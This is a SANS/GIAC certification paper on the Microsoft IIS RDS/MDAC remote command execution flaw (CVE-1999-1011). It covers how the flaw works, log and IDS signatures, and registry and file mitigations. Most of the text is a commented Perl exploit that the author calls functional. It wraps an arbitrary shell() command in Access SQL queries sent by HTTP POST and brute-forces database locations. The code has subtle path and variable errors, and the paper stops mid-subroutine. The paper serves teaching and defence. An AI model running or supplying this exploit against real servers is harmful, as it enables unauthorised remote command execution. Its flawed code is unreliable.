Global Information Assurance Certification Paper

GIAC Incident Practical

SANS Security DC 2000
Rick Thompson

Introduction

This is a practical assignment for GIAC certification from the SANS Security DC 200 conference, requiring documentation of an "exploit, vulnerability or malicious program … that corresponds to the [SANS] 'top ten' vulnerabilities list." I have selected the "IIS RDS Vulnerability."

Exploit Details

Name: Microsoft IIS RDS Vulnerability (CVE-1999-1011)

Variants: Perl source code for the exploit is easily available, resulting in countless custom scripts

Operating System: Microsoft Windows platforms running Internet Information Server with MDAC

Protocols/Services: All communication to the target server is through standard HTTP

Brief Description: This exploit uses IIS to take advantage of a vulnerability in Microsoft Data Access Components in order to remotely execute arbitrary commands on the target without user validation.

Protocol Description

All communication to the target server is through standard HTTP, using completely normal TCP/IP directed to whatever port the IIS web server is listening on. There are no malformed packets or covert communications involved.

Description of variants

The exploit was widely publicized in Perl source code by Rain Forest Puppy, both as an original, and a second version with additional features. These can be found at

http://www.technotronic.com/rfp

Since the exploit is written in Perl, it is quite simple for any attacker to customize as they see fit.

I have edited the exploit into a simplified, heavily commented "academic" variant included below. Although completely functional, this variant is less featured (and thus less useful as an attack tool) but hopefully more easy to understand.

How the exploit works

The Microsoft Security Bulletin describing this vulnerability

http://www.microsoft.com/technet/security/bulletin/MS99-025.asp

is accurate, but somewhat confusing, especially if the reader has little prior knowledge of the components involved.

When a standard install of the Windows NT Option Pack is performed, one of the components installed is "Microsoft Data Access Components" (MDAC, referred to in some literature as MSDAC) along with its subcomponent "Remote Data Services" (RDS which consists of the RDSServer.DataFactory and an alias to it called AdvancedDataFactory).

MDAC is, essentially, an access mechanism to allow arbitrary programs to access SQL databases. Any local program that needed to access SQL data could use MDAC as an interface mechanism. This has the completely legitimate purpose of allowing user-written programs to perform tasks such as SQL queries without requiring the programmer to master the complexities of directly manipulating databases.

RDS is a subcomponent of MDAC which extends its capabilities to allow remote database queries through the IIS webserver. This too has a completely legitimate purpose. Using RDS, a web designer can relatively easily integrate database access into their web applications.

This is an extremely useful bit of functionality: a web form, for example, can be constructed so that when it is POST'ed it issues a query against a SQL database and returns a formatted page with the results. So far, so good.

The gaping security hole in this setup comes in when you are made aware that *shell commands can be embedded in MDAC database queries*. The Microsoft JET database engine, used to communicate to Access databases uses the "|" character to execute VBA code within SQL statements in JET. If the VBA command used is "shell()" then the attacker can issue any arbitrary command. This is discussed in detail on the Bugtraq mailing list. One possible link to the article is

http://www.geek-girl.com/bugtraq/1999_2/0544.html

The chain then becomes devastatingly simple: IIS accepts HTML POSTs from arbitrary Internet locations. RDS allows those POSTs to generate MDAC queries. MDAC allows queries to contain arbitrary embedded shell commands.

Ordinarily, the most straightforward way to access a database would be to simply specify its name as “DSN=mydatabase”. However, access through this method invokes database “handlers,” which may require valid UIDs or even passwords. This protection can be circumvented by directly specifying the Microsoft access driver and the file name associated with the database in a format like

```
"driver={Microsoft Access Driver (*.mdb)}; dbq=c:\filename.mdb;"
```

When this method is used, there is no user validation performed.

The upshot quite clear: Anyone, from anywhere can issue arbitrary commands to the operating system.

The problem is magnified when you recall that these commands are embedded in simple HTML posts. These are completely normal traffic for a webserver of any description. Thus, even an admirably configured firewall will happily pass along these poisonous commands.

Exploits to take advantage of this vulnerability have, at their heart, a routine to format an HTML POST request which calls RDS to issue an MDAC database query with the attacker’s command embedded within it.


The only slight problem for the attacker is the fact that MDAC cannot issue a syntactically valid query (and thus issue the shell command) against a database file that does not exist. Thus, for the exploit to succeed, the attacker must either know the name and location of an existing database, or succeed in causing RDS to create one. The vast majority of the code in the most widely distributed version of the exploit (Rain Forest Puppy’s code, referenced above) is devoted to dealing with this obstacle.

Happily for the attacker, *any* valid .mdb file will work. And if the NT options pack is installed with a “typical” set of components, a tutorial file called “btcustmr.mdb” is installed with it. If the Cold Fusion product is installed, still others are installed. So, if btcustmr.mdb is not installed, the exploit code tries guessing at other common names. If one of these other databases are used, a command to make a dummy table may be necessary, since the attacker still needs to issue a syntactically valid query. The exploit contains code to do this.

If this guessing game fails, it is possible that the attacker can create their own dummy DSN, since some servers are configured to allow the makedsn.exe utility to be run remotely.

Finally, in a game of move and counter-move, the exploit includes functionality to attempt to circumvent the Microsoft-suggested workaround. Microsoft's documentation highlights a particular object part of MDAC called RDSServer.DataFactory. The workaround restricts database access to forbid the sort of direct access to .mdb files whiles allows UIDs and passwords to be circumvented by requiring database accesses to be made through a "handler." However, the vulnerability extends to a second object, called VbBusObj.VbBusObjCls, which doesn't use handlers. The exploit offers the ability to target this object instead.

Diagram



How to use it?

Use of the program code is extremely simple. To attack host 10.9.8.7, simple issue the command:

```
programname -h 10.9.8.7
```

The script will ask you for the command to run on the target and will then try various methods to insert it on the target. Very little skill is required on the part of the attacker.

Signature of the attack

Microsoft suggests detection by reviewing IIS logs for "POST" entries to /msadc/msadcs.dll. This suggestion is of little practical value. Administrators who are actually using the RDS component of MDAC will see many of these. For those who are not, these attempts would certainly be a sign of attempted intrusion, but it is likely that any administrator who is not using RDS and who is sufficiently concerned to be examining logs will simply remove these components altogether.

An IDS capable of scanning for the strings “btcustmr.mdb” and “VbBusObj.VbBusObjCls” would point out extremely suspicious activity.

How to protect against it?

A second Microsoft document

http://www.microsoft.com/technet/security/bulletin/fq99-025.asp

describes in greater detail than the security bulletin the measures that can be taken to circumvent the problem.

In summary, he actions to take are these:

First, upgrade to the latest version of MDAC, and ensure that it is set in “safe” mode. To be in safe mode the registry key

```
HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/DataFactory
/HandlerInfo/HandlerRequired
```

must contain a DWORD set to “1,” not “0”. This disables the ability to access .mdb files directly (bypassing any authentication checks).

However, the “VbBusObj.VbBusObjCls” object vulnerability will still exist. Deal with this by deleting the registry key

```
HKEY_LOCAL_MACHINE/System/CurrentControlSet/Services/W3SVC
/Parameters/ADCLaunch/VbBusObj.VbBusObjCls
```

altogether.

Then delete the vbbusobj.dll file itself, which assuming your root drive is “c:” is stored in

```
c:\program files\common files\system\msadc\samples\selector\
middle_tier\vbbusobj\vbbusobj.dll
```

Then get rid of any sample scripts. Virtual directories such as

```
IISSamples
IISHelp
IISadmpwd
```

can probably be removed, as can physical directories such as

```
\inetpub\scripts\tools
\inetpub\scripts\samples
\inetpub\scripts\iisadmin
```

```
\inetpub\iissamples\
```

If you are not using RDS, it should simply be disabled altogether. In addition to performing the above steps, remove the /msadc virtual directory from the default Web site altogether

Then delete the following two registry keys:

```
HKEY_LOCAL_MACHINE \SYSTEM \CurrentControlSet \Services \W3SVC
\Parameters \ADCLaunch \RDSServer.DataFactory

HKEY_LOCAL_MACHINE \SYSTEM \CurrentControlSet \Services \W3SVC
\Parameters \ADCLaunch \AdvancedDataFactory
```

Be particularly careful during any future upgrades, since many of these structures you just carefully deleted will probably be re-created.

Source code/ Pseudo code

The exploit code works basically as follows:

1. Contact target via HTTP
2. Ensure that target is running IIS and MDAC
3. Try query (with embedded command) using btcustmr.mdb
   A. Format a database query with the embedded shell command
   B. Wrap it into a standard HTML POST
   C. Send the POST to the target
   D. Check for success
4. Try to create a dummy database of our own using makedsn.exe and run query against that
5. Try requests in DSN=mydsn format using common DSN names to run poisoned query against
   A. Cycle through common DSN locations
      a. Try to create a dummy table
      b. Format a database query with the embedded shell command
      c. Wrap it into a standard HTML POST
      d. Send the POST to the target
      e. Check for success
6. Try requests specifying .mdb files using common .mdb names

The following code is liberally commented to illustrate this:

```
#!/usr/bin/perl
#
# MSDAC/RDS exploit
# Academic version
#
# Original by rain forest puppy
```

```
# Academic version by jrt
#
# This version strips out some features, reorganizes and
# renames a lot of variables to clarify the code for academic
# purposes. The code still works, but should be easier to
# understand, although a less useful attack tool
#
# Removed: external dictionary support
#         save/resume support
#          UNC support

use Socket;
use Getopt::Std;


# Initializations -----------------------------------------------------

  $command_interpreter="cmd /c";
  $content_length=0;
  $delay=1;
  $got_target = 0;
  $just_print_index=0;
  $just_show_netbios_name=0;
  $potentially_vulnerable=0;
  $rds_request_length=0;
  $run_all_steps=1;
  $SUCCESS = 1;
  $FAILURE = 0;
  $target_host="";
  $target_port = 80;
  $use_VbBusObj = 0;
  $verbose=0;

  $|=1;


  # Drive letters that NT may be resident on
  @drives=("c","d","e","f","g","h");

  # Directories that NT may reside in
  @sysdirs=("winnt","winnt35","winnt351","win","windows");

  # The following are commonly found DSN's
  # we want the arbitrary name 'wicca' first, in the list because that's the name
  # we use in our own makedsn routine so if we makde it, it's ready to go
  @dsns=("wicca", "AdvWorks", "pubs", "CertSvr", "CFApplications",
       "cfexamples", "CFForums", "CFRealm", "cfsnippets", "UAM",
       "banner", "banners", "ads", "ADCDemo", "ADCTest", "prod", "devl", "test",
        "www", "sql", "db");

  # The following are .mdb files commonly found in %systemroot%
  @sysmdbs=(  "\\catroot\\icatalog.mdb",
              "\\help\\iishelp\\iis\\htm\\tutorial\\eecustmr.mdb",
              "\\system32\\help\\iishelp\\iis\\htm\\tutorial\\eecustmr.mdb",
              "\\system32\\certmdb.mdb",
              "\\system32\\ias\\ias.mdb",
              "\\system32\\ias\dnary.mdb",
              "\\system32\\certlog\\certsrv.mdb"
              );

  # The following are other commonly found .mdb files
  @mdbs=(     "\\cfusion\\cfapps\\cfappman\\data\\applications.mdb",
              "\\cfusion\\cfapps\\forums\\forums_.mdb",
```

```
              "\\cfusion\\cfapps\\forums\\data\\forums.mdb",
              "\\cfusion\\cfapps\\security\\realm_.mdb",
              "\\cfusion\\cfapps\\security\\data\\realm.mdb",
              "\\cfusion\\database\\cfexamples.mdb",
              "\\cfusion\\database\\cfsnippets.mdb",
              "\\inetpub\\iissamples\\sdk\\asp\\database\\authors.mdb",
              "\\progra~1\\common~1\\system\\msdac\\samples\\advworks.mdb",
              "\\cfusion\\brighttiger\\database\\cleam.mdb",
              "\\cfusion\\database\\smpolicy.mdb",
              "\\cfusion\\database\cypress.mdb",
              "\\progra~1\\ableco~1\\ablecommerce\\databases\\acb2_main1.mdb",
              "\\website\\cgi-win\\dbsample.mdb",
              "\\perl\\prk\\bookexamples\\modsamp\\database\\contact.mdb",
              "\\perl\\prk\\bookexamples\\utilsamp\\data\\access\\prk.mdb"
              );

# Main ------------------------------------------------------------------


  print "RDS/MSDAC exploit: academic version\n";

  # First, we read in any flags and arguments

  getopts("e:vd:h:p:XVNws:", \%args);
  &handle_args;

  # Make sure we have been given a target

  if (! $got_target) {
    &print_usage;
    exit;
    }

  # Make sure the target host is valid

  $target_host = inet_aton($ip)
    || die("inet_aton problems; host doesn't exist?");

  # Make sure the target host is running IIS and msdac

  print "Checking for vulnerability";
  $potentially_vulnerable = &check_for_possible_vulnerability;
  if ( ! $potentially_vulnerable) {
    exit;
    };

  # So, at this point, we know that the target host is potentially vulnerable

  # One of the things that can be done with this exploit code is
  # to dump the tables of MS Index Server, if they're running it.

  if ($just_print_index) {
    &dump_index_server_tables;
    exit;
    }

  # Another thing we can do is to retrieve the netbios name of the target

  if ($just_show_netbios_name) {
    &show_netbios_name;
    exit;
    }
```

```
# But, our primary function is to run an arbitrary command on the target
#
# The command we want to run will be prefixed by the name of the
# command interpreter.  This defaults to "cmd /c" which is correct
# for Windows NT, but a -w argument can specify "command" instead,
# which is correct for Windows 95/98
#
# So, here we prompt the user for the command to run, then prepend the
# interpreter name

print "Type the command you want to run ($command_interpreter assumed):\n" .
  "$command_interpreter ";
$in = <STDIN>;
chomp $in;
$cmd_to_run = "$command_interpreter " . $in ;


# For the exploit to work, there has to be some sort of database
# that we know the name of (either the DSN, or the mdb it refers to.)
# The first one we try is "btcustmr.mdb" which is installed by default
# with the NT 4 Options pack. This was the database highlighted in the original
# MS98-004 advisory

if ($run_all_steps || $step_to_run==1){
  print "\nStep 1: Trying raw driver to btcustmr.mdb\n";
  &try_btcustmr;
  }

# If there is no "btcustmr.mdb" then vulnerabilities may still allow us to
# pass a command string by making a database of our own
# This will be junk, of course, but remember, all that matters is that we
# know the name of some database. It doesn't have to be a useful database.

if ($run_all_steps || $step_to_run==2){
  print "\nStep 2: Trying to make our own DSN...";
  if (&make_dsn) {
    print "<<success>>\n";
    sleep(3); # we need to sleep to let the server catchup
    }
  else {
    print "<<fail>>\n";
    }
  }

# If there's no btcustmr.mdb, and we can't create a database ourselves
# we're reduced to guessing. First we try common DSNs

if ($run_all_steps || $step_to_run==3) {
  print "\nStep 3: Trying known DSNs...";
  &try_common_dsns;
  }

# Next, we try common .mdbs

if ($run_all_steps || $step_to_run==4) {
  print "\nStep 4: Trying known .mdbs...";
  &known_mdb;
  }

# RFP's original then went on to try DSN's entered as arguments to the program,
# and an optional external dictionary of DSN's, but you get the point

print "\n\nNo luck, guess you'll have to use a real hack, eh?\n";
```

```
  exit;


# Subroutines ------------------------------------------------------------

sub handle_args {
  # All we're doing here is reading the flags and arguments so that we
  # can use conditions like "run_all_steps" rather than "!(defined $args{s}"
  #
  # This is purely for code clarity

  if (defined $args{v}) {
    $verbose = 1;
    };
  if (defined $args{p}) {
    $target_port = $args{p};
    };
  if (defined $args{d}) {
    $delay = $args{d};
    };
  if (defined $args{X}) {
    $just_print_index = 1;
    };
  if (defined $args{N}) {
    $just_show_netbios_name = 1;
    };
  if (defined $args{w}) {
    $command_interpreter = "command /c";
    };
  if (defined $args{s}){
    $step_to_run = $args{s};
    };
  if (defined $args{V}){
    $use_VbBusObj = 1;
    };
  if (defined $args{h}){
    $got_target = 1;
    $ip = $args{h};
    };
  };

# ------------------------------------------------------------------------

sub print_usage {
  # Just print a usage summary if we didn't get a sane command line

  print qq~
  Usage: msdac.pl -h <host> { -d <delay> -X -v }
        -h <host>              = host you want to scan (ip or domain)
        -d <seconds>           = delay between calls, default 1 second
        -p <port>              = destination port default $target_port
        -X                     = dump Index Server path table, if available
        -N                     = query VbBusObj for NetBIOS name
        -V                     = use VbBusObj instead of ActiveDataFactory
        -v                     = verbose
        -w                     = Windows 95 instead of Windows NT
        -s <number>            = run only step <number>

  ~;
  };

# ------------------------------------------------------------------------
```

```
sub send_data_to_target {
  # This simply opens a socket to the target host and throws the data
  # across the connection. This technique could be identical in any
  # perl program that needed to do that, and it has nothing to do with the
  # fact that this particular progra is an exploit.

  # The text to send is given as the function's argument
  my ($text_to_send)=@_;

  # Create a socket
  socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
    die("Socket problems\n");

  # Connect to the target host and throw the data at it
  if (connect(S,pack "SnA4x8",2,$target_port,$target_host)) {
    open(OUT,">raw.out");
    my @in;
    select(S);
    $|=1;
    print $text_to_send;
    while(<S>) {
      print OUT $_;
      push @in, $_;
      print STDOUT ".";
      };
    close(OUT);
    select(STDOUT);
    close(S);
    print "\n";
    return @in;
    }
  else {
    die("Can't connect...\n");
    };
  };

# --------------------------------------------------------------------------

sub make_http_wrapper {
  # The RDS request is wrapped up in a standard HTML POST
  # request. This is pretty bland code to produce the headers
  # required for the POST

  my $object_to_use, $arg_ct;
  if ($use_VbBusObj) {
    $object_to_use="VbBusObj.VbBusObjCls.GetRecordset";
    $arg_ct="2";
    }
  else {
    $object_to_use="AdvancedDataFactory.Query";
    $arg_ct="3";
    }

  $msdac=<<EOT
POST /msdac/msdacs.dll/$object_to_use HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: $content_length
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ARBITRARY!TEXT!STRING!; num-args=$arg_ct
```

```
--!ARBITRARY!TEXT!STRING!
Content-Type: application/x-varg
Content-Length: $rds_request_length

EOT
;
  $msdac=~s/\n/\r\n/g;
  return $msdac;
  };

# ---------------------------------------------------------------------

sub create_rds_request {  # make the RDS request
  # Here we create and format an RDS request
  # We will eventually embed this in an html request

  my ($request_type, $p1, $p2)=@_;
  my $rds_request="";
  my $unicode_query, $unicode_dsn, $query, $dsn;


  # The syntax of he query and dsn vary according to the type of
  # rds request we're creating

  # If we're trying to attack through btcustmr.mdb:
  if ($request_type eq "btcustmr.mdb") {
    # HERE is where the attacker's arbitrary command is inserted into the query
    # if the target has "btcustmr.mdb" installed
    $query="Select * from Customers where City='|shell(\"$cmd_to_run\")|'";
    $dsn="driver={Microsoft Access Driver (*.mdb)};dbq=" .
       $p1 . ":\\" . $p2 . "\\help\\iis\\htm\\tutorial\\btcustmr.mdb;";
    }

  # If we're trying to create a table to enable an attack without btcustmr.mdb:
  elsif ($request_type eq "create_table") {
    $query="create table AZZ (B int, C varchar(10))";
    $dsn="$p1";
    }

  # If we're trying to attack through same database other than btcustmr.mdb:
  elsif ($request_type eq "query_table") {
    # HERE is where the attacker's arbitrary command is inserted into the query
    # for all attacks that don't depend on the target having "btcustmr.mdb"
    $query="select * from MSysModules where name='|shell(\"$cmd_to_run\")|'";
    $dsn="$p1";
    }

  # If we're trying to dump Index Server records
  elsif ($request_type eq "dump_index") {
    $query="select path from scope()";
    $dsn="Provider=MSIDXS;";
    }

  # If we're just trying to see if we have a valid Access database
  elsif ($request_type eq "access") {
    $query="select";
    $dsn="$p1";
    }

  # The remainder and format of the RDS request is standard regardless
  # of query type

  $unicode_query = make_unicode($query);
```

```
  $unicode_dsn = make_unicode($dsn);

  if ( use_VbBusObj ) {
    $rds_request=""; }
  else {
    $rds_request = "\x02\x00\x03\x00";
    };

  $rds_request.= "\x08\x00" . pack ("S1", length($unicode_query));
  $rds_request.= "\x00\x00" . $unicode_query ;
  $rds_request.= "\x08\x00" . pack ("S1", length($unicode_dsn));
  $rds_request.= "\x00\x00" . $unicode_dsn ;
  $rds_request.="\r\n--!ARBITRARY!TEXT!STRING!--\r\n";

  return $rds_request;
  };

# ------------------------------------------------------------------------

sub make_unicode {
  # Convert to unicode
  my ($in) = @_;
  my $out;
  for ($c=0; $c < length($in); $c++) {
    $out.=substr($in,$c,1) . "\x00";
    };
  return $out;
  };

# ------------------------------------------------------------------------

sub check_for_success {
  # This is rfp's original check. He himself points out that this is
  # merely looking at the reply to see that you have issued a valid SQL statement,
  # and not in any way a guarantee that the arbitrary command you wanted to execute
  # has actually worked

  my (@in) = @_;
  my $base=content_start(@in);
  if ($in[$base]=~/multipart\/mixed/) {
    if ( $in[$base+10]=~/^\x09\x00/ ) {
      return $SUCCESS;
      };
    };
  return $FAILURE;
  };

# ------------------------------------------------------------------------

sub make_dsn {
  # If we can't connect to btcustmr.mdb, this (tries to) make a DSN for us
  # We can make our own DSN through a simple http request if someone
  # has left /scripts/tools/makedsn.exe installed and available to
  # the webserver.

  print "\nMaking DSN: ";
  foreach $drive (@drives) {
    print "$drive: ";
    my $make_dsn_command = "GET /scripts/tools/newdsn.exe?driver=Microsoft\%2B"
        .  "Access\%2BDriver\%2B\%28*.mdb\%29\&dsn=wicca\&dbq="
       .  $drive . "\%3A\%5Csys.mdb\&newdb=CREATE_DB\&attr= HTTP/1.0\n\n";
    my @results = send_data_to_target("$make_dsn_command");
    $results[0] =~ m#HTTP\/([0-9\.]+) ([0-9]+) ([^\n]*)#;
```

```
    if ($2 eq "404") {
      # we got a not found/doesn't exist message back
      return $FAILURE;
      };
    if  ($2 eq "200") {
      foreach $line (@results) {
        if ($line =~ /Datasource creation successful/) {
          return $SUCCESS;
          };
        };
      };
    };
  return $FAILURE;
  };

# ---------------------------------------------------------------------------

sub try_btcustmr {
  # Here we try the easiest way in. We construct a bogus query against
  # btcustmr.mdb and submit it to the webserver, using every location that
  # we think btcustmr.mdb might be found

  foreach $dir (@sysdirs) {
    print "$dir -> "; # status so you can see progress drive by drive
    foreach $drive (@drives) {
      print "$drive: ";  # status so you can see progress dir by dir within drive

      # We create an RDS request for btcustmr.mdb with the curent guess at location
      my $request_to_issue = create_rds_request("btcustmr.mdb", $drive, $dir);

      # We now have to calculate the length to plug into the HTTP header
      $rds_request_length = length( $request_to_issue ) - 28;
      $content_length = 206 + length("$rds_request_length") + $rds_request_length;

      # We construct a complete POST request by prepending the HTTPm header to
      # the RDS request
      my $http_request = make_http_wrapper() . $request_to_issue;

      # And throw it to the target host
      my @results = send_data_to_target($http_request);

      # A quick check to see if it succeeded
      if (check_for_success(@results)) {
        print "Success!\n";
        exit;
        }
      else {
        verbose(odbc_error(@results));
        handle_unusual_results(@results);
        };
      };
    print "\n";
    };
  };

# ---------------------------------------------------------------------------

sub odbc_error {
  # This code has little to do with the exploit. It merely translates any
  # error messages that the ODBC server hands back into a more human-readable
  # format

  my (@in) = @_;
```

```
  my $base;
  my $base = content_start(@in);
  if ($in[$base]=~/application\/x-varg/) { # it *SHOULD* be this
    $in[$base+4]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
    $in[$base+5]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
    $in[$base+6]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
    return $in[$base+4].$in[$base+5].$in[$base+6];
    }
  print "\nNON-STANDARD error:\n";
  print "$in : " . $in[$base] . $in[$base+1] . $in[$base+2] . $in[$base+3] .
       $in[$base+4] . $in[$base+5] . $in[$base+6]; exit;
  }

# ---------------------------------------------------------------------------

sub verbose {
  # print if verbose flag is on, otherwise, just return

  my ($in) = @_;
  if ($verbose) {
    print STDOUT "\n$in\n";
    };
  return 0;
  };

# ---------------------------------------------------------------------------

sub create_table {
  # To run a valid SQL query, we need a valid database and a
  # valid table within it. Here we try to create a useless table
  # so that we  have some table we can  run a query against

  if ($use_VbBusObj) {
    return SUCCESS;
    # If it exists at all on the server, we already know a table
    };

  my ($in)=@_;
  # Just as in the try_btcustmr routine, we create an RDS request
  my $request_to_issue = create_rds_request("create_table", $in, "");
  # Just as in the try_btcustmr routine, we calculate the length of the POST
  $rds_request_length = length( $request_to_issue ) - 28;
  $content_length = 206 + length("$rds_request_length") + $rds_request_length;
  # Just as in the try_btcustmr routine, we prepend good HTML headers to the request
  my $http_request = make_http_wrapper() . $request_to_issue;
  # Send it to the target server
  my @results = send_data_to_target($http_request);
  # And check for success
  if (check_for_success(@results)) {
    return $SUCCESS;
    };
  my $errors = odbc_error(@results);
  verbose($errors);
  if ($errors =~ /Table 'AZZ' already exists/) {
    return $SUCCESS;
    };
  return $FAILURE;
  };

# ---------------------------------------------------------------------------

sub try_common_dsns {
  # Here we cycle through a lst of common DSN's, trying to find a live one
```

```
  # We check each possibility to see if it's a valid Access database
  # If it is, we try to create a (dummy) table in it.
  # If we ever succeed, we run the (poisoned) query

  foreach $dSn (@dsns) {
    print "."; # Just printing something for a progress indicator

    # For each common database name, we try and see if it's a valid Access DB
    if (!is_access("DSN=$dSn")) {
      next;
      # If we have a valid database, but it isn't Access, it's of no help
      };

    # OK, we have a valid database name. Can we create a dummy table so we
    # can run a query?
    if (create_table("DSN=$dSn")) {

      # We have a table. Now let's run a query (WITH an encapsulated shell comand)
      if (run_query("DSN=$dSn")) {
        print "$dSn: Success!\n";
        exit;
        };
      };
    };
    print "\n";
  };

# --------------------------------------------------------------------

sub is_access {
  # Given a (possible) DSN name, we try to see if we can get to it
  # and, if so, if it's an Access database

  if ($use_VbBusObj) {
    return SUCCESS;
    # If it exists at all on the server, we already know it's Access
    };

  my ($in) = @_;
  # Just as in the try_btcustmr routine, we create an RDS request
  my $request_to_issue = create_rds_request("access", $in, "");
  # Just as in the try_btcustmr routine, we calculate the length of the POST
  $rds_request_length = length( $request_to_issue ) - 28;
  $content_length = 206 + length("$rds_request_length") + $rds_request_length;
  # Just as in the try_btcustmr routine, we prepend good HTML headers to the request
  my $http_request = make_http_wrapper() . $request_to_issue;
  # Send it to the target server
  my @results = send_data_to_target($http_request);
  # And check for success
  my $temp = odbc_error(@results);
  verbose($temp);
  if ($temp =~ /Microsoft Access/) {
    return $SUCCESS;
    };
  return $FAILURE;
  };

# --------------------------------------------------------------------

sub run_query {
  my ($in) = @_;

  # Just as in the try_btcustmr routine, we create an RDS request
```

```
  # HOWEVER, this RDS request encapsulates some arbitrary command
  # of the attacker's
  my $request_to_issue = create_rds_request("query_table", $in, "");

  # Just as in the try_btcustmr routine, we calculate the length of the POST
  $rds_request_length = length( $request_to_issue ) - 28;
  $content_length = 206 + length("$rds_request_length") + $rds_request_length;
  # Just as in the try_btcustmr routine, we prepend good HTML headers to the request
  my $http_request = make_http_wrapper() . $request_to_issue;
  # Send it to the target server
  my @results = send_data_to_target($http_request);
  # And check for success
  if (check_for_success(@results)) {
    return $SUCCESS;
    };
  my $temp = odbc_error(@results);
  verbose($temp);
  return $FAILURE;
  }

# ------------------------------------------------------------------------

sub known_mdb {
  # Here we cycle through a lst of common mdb's, trying to find a live one
  # We try to create a table in each possibility
  # If we ever succeed, we run the (poisoned) query

  my @drives = ("c","d","e","f","g");
  my @dirs = ("winnt","winnt35","winnt351","win","windows");
  my $dir, $drive, $mdb;
  my $drv = "driver={Microsoft Access Driver (*.mdb)}; dbq=";

  # We try common mdb's in %systemroot%
  foreach $drive (@drives) {
    foreach $dir (@sysdirs) {
      foreach $mdb (@sysmdbs) {
        print "."; # print a progress indicator
        # Try to create a dummy table
        if (create_table($drv.$drive.":\\".$dir.$mdb)) {
          # Try and run the query (containing the attacker's command of choice)
          if (run_query($drv . $drive . ":\\" . $dir . $mdb)) {
            print "$mdb: Success!\n";
            exit;
            };
          };
        };
      };
    };

  # We try common mdb's not in %systemroot%
  foreach $drive (@drives) {
    foreach $mdb (@mdbs) {
      print "."; # print a progress indicator
      # Try to create a dummy table
      if (create_table($drv.$drive.":".$mdb)) {
        # Try and run the query (containing the attacker's command of choice)
        if (run_query($drv.$drive.":".$mdb)) {
          print "$mdb: Success!\n";
          exit;
          };
        };
      };
    };
```

```
  };

# ---------------------------------------------------------------------

sub dump_index_server_tables {
  print "\nAttempting to dump Index Server tables...\n";
  print "  NOTE:  Sometimes this takes a while, other times it stalls\n\n";

  # Just as in the try_btcustmr routine, we create an RDS request
  my $request_to_issue = create_rds_request("dump_index","","");

  # Just as in the try_btcustmr routine, we calculate the length of the POST
  $rds_request_length = length( $request_to_issue ) - 28;
  $content_length = 206 + length("$rds_request_length") + $rds_request_length;
  # Just as in the try_btcustmr routine, we prepend good HTML headers to the request
  my $http_request = make_http_wrapper() . $request_to_issue;
  my @results = send_data_to_target($http_request);

  if (check_for_success(@results)) {
    # If it succeeded, we reformat into a more human-friendly format
    my $max = @results;
    my $c;
    my %d;
    for ($c=19; $c<$max; $c++) {
      $results[$c] =~ s/\x00//g;
      $results[$c] =~ s/[^a-zA-Z0-9:~ \\\._]{1,40}/\n/g;
      $results[$c] =~ s/[^a-zA-Z0-9:~ \\\._\n]//g;
      $results[$c] =~ /([a-zA-Z]\:\\)([a-zA-Z0-9 _~\\]+)\\/;
      $d{"$1$2"} = "";
      };
    foreach $c (keys %d) {
      print "$c\n";
      };
    }
  else {
    print "Index server not installed/query failed\n";
    };
  };

# ---------------------------------------------------------------------


sub content_start { # this will take in the server headers
  # This simply strips any headers off of the response from the target
  # host, so we can parse the results for success

  my (@in) = @_;
  my $c;
  for ($c=1; $c<500; $c++) { # assume there's less than 500 headers
    if ($in[$c] =~ /^\x0d\x0a/) {
      if ($in[$c+1] =~ /^HTTP\/1.[01] [12]00/) {
        $c++;
        }
      else {
        return $c+1;
        }
      };
    };
  return -1; # it should never get here actually
  };

# ---------------------------------------------------------------------
```

```
sub handle_unusual_results {
  # This merely prints some additional info for a few
  # potentially confusing errors

  my (@in) =@_;
  my $error = odbc_error(@in);
  if ($error =~/ADO could not find the specified provider/) {
    print "\nServer returned an ADO miscofiguration message\nAborting.\n";
    exit;
    }
  if ($error =~ /A Handler is required/) {
    print "\nServer has custom handler filters (they most likely are patched)\n";
    exit;
    }
  if ($error =~ /specified Handler has denied Access/) {
    print "\nADO handlers denied access (they most likely are patched)\n";
    exit;
    }
  if ($error =~ /server has denied access/) {
    print "\nADO handlers denied access (they most likely are patched)\n";
    exit;
    }
  }

# ---------------------------------------------------------------------

sub check_for_possible_vulnerability {
  # This routine makes a preliminary connection to determine
  # if the target is in fact running IIS and RDS

  my @results = send_data_to_target("GET /msdac/msdacs.dll HTTP/1.0\n\n");
  my $base = content_start(@results);
  if ($results[$base] =~ /Content-Type: application\/x-varg/) {
    return $SUCCESS;
    };

  # No, they aren't.
  my @si = grep("Server: ",@results);
  if ($s[0]!~/IIS/) {
    print "Doh! They're not running IIS.\n$s[0]\n"
    }
  else {
    print "/msdac/msdacs.dll was not found.\n";
    }
  return $FAILURE;
  }

# ---------------------------------------------------------------------

sub show_netbios_name {
  # Not really a part of the rest of the exploit, this merely uses
